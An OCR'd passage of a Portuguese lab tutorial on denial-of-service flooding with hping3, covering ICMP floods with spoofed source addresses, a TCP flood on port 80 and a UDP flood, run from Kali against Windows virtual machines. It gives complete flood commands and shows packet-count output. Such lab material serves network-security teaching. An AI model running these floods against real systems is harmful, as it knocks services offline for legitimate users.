
- *Comando:* hping3 -1 --flood -a 192.168.1.83 192.168.1.87
    - -1 → Modo Protocolo ICMP
    - --flood → enviar pacotes o mais rápido possível e sem mostrar respostas
    - -a → endereço de origem falsificado e logo a seguir qual a máquina a atacar



Máquina Windows 7 (IP: 192.168.1.83)




Máquina Windows 7 (IP: 192.168.1.87)




Parte 3 – Spofffing IP para ataques num porto de comunicação específico

Também podemos testar a ferramenta do hping3 para atacar apenas um porto de comunicação tcp ou udp.

Para este exemplo, foi testado o ataque ao endereço 192.168.1.72, mais especificamente, no porto de comunicação 80 com o protocolo tcp (passado 45 segundos o computador ficar extramente lento e demora muito a responder)



Podem ver as horas da máquina virtual Windows 10 e o kali Linux e reparem o tempo de diferença:




Parte 4 – UDP Flood DDOS Attack

O protocolo UDP é muito utilizado nas redes informáticas, mais especificamente, no que toca nas comunicações de dados em tempo real, tais como, transmissão de vídeo (Streaming Video), voz sobre Protocolo de Internet (VoIP telephony), entre outros.

Ao contrário do protocolo TCP (protocolo com estados), o protocolo UDP é um protocolo sem estados, ou seja:


- Não é estabelecido nenhum processo de conexão;
- As comunicações não são monitorizadas;




Caso teórico:

Servidores comuns lidam com solicitações UDP da seguinte forma:

1. Cliente envia um pacote UDP para uma determinada porta no servidor;
2. O servidor verifica se existe algum serviço na porta associada ao primeiro passo;
3. Se não existir nenhum serviço a "escuta" naquela porta UDP, o servidor responde ao cliente com um pacote "ICMP host unreachable";







Como funciona o mecanismo?

Um invasor explora este processo enviando uma grande quantidade de pacotes UDP em grandes quantidades - com o objetivo de consumir a maior parte dos recursos (memória e capacidades de processamento de informação) da máquina alvo - ***tornando-a indisponível para outras solicitações com origem de dados legítimas.***


Se o invasor usar seu próprio IP como endereço de origem, cada pacote UDP enviado será respondido com um pacote ICMP do servidor, inundando o próprio invasor. Como tal, o invasor nunca vai querer que isso aconteça.




Se o invasor usar seu próprio IP como endereço de origem, cada pacote UDP enviado será respondido com um pacote ICMP do servidor, inundando o próprio invasor. Como tal, o invasor nunca vai querer que isso aconteça.



A falsificação de endereço IP é um princípio fundamental para conduzir um ataque de inundação UDP bem-sucedido. Ao falsificar o endereço de origem, um invasor pode inundar o alvo com pacotes UDP e, ao mesmo tempo, garantir que todas as respostas ICMP serão enviadas de volta ao endereço IP falsificado.



Ao fazer isso - o invasor pode consumir memória e processador na máquina de destino - tornando-a indisponível para solicitações recebidas que são legítimas.



Vamos gerar uma inundação UDP usando a ferramenta "Hping3"

- Observe a CPU da máquina da vítima durante o ataque;
- Observe a análise do Wireshark – mostrando as respostas do ICMP;

Comando UDP Flood

hping3 -2 --flood ip_maquina_a_atacar

(exemplo: hping3 -2 –flood 192.168.1.96)

Vetor de ataque:

- *Máquina Kali Linux com o IP:* 192.168.1.73
- *Máquina Windows 7 com o IP:* 192.168.1.96

Foi deixado a atuar durante 1 minuto e reparem quando na mensagem quando foi cancelado o ataque:

```
┌──(root㉿kali)-[/home/kali]
└─# hping3 -2 --flood 192.168.1.96
HPING 192.168.1.96 (eth0 192.168.1.96): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
── 192.168.1.96 hping statistic ──
1627691 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```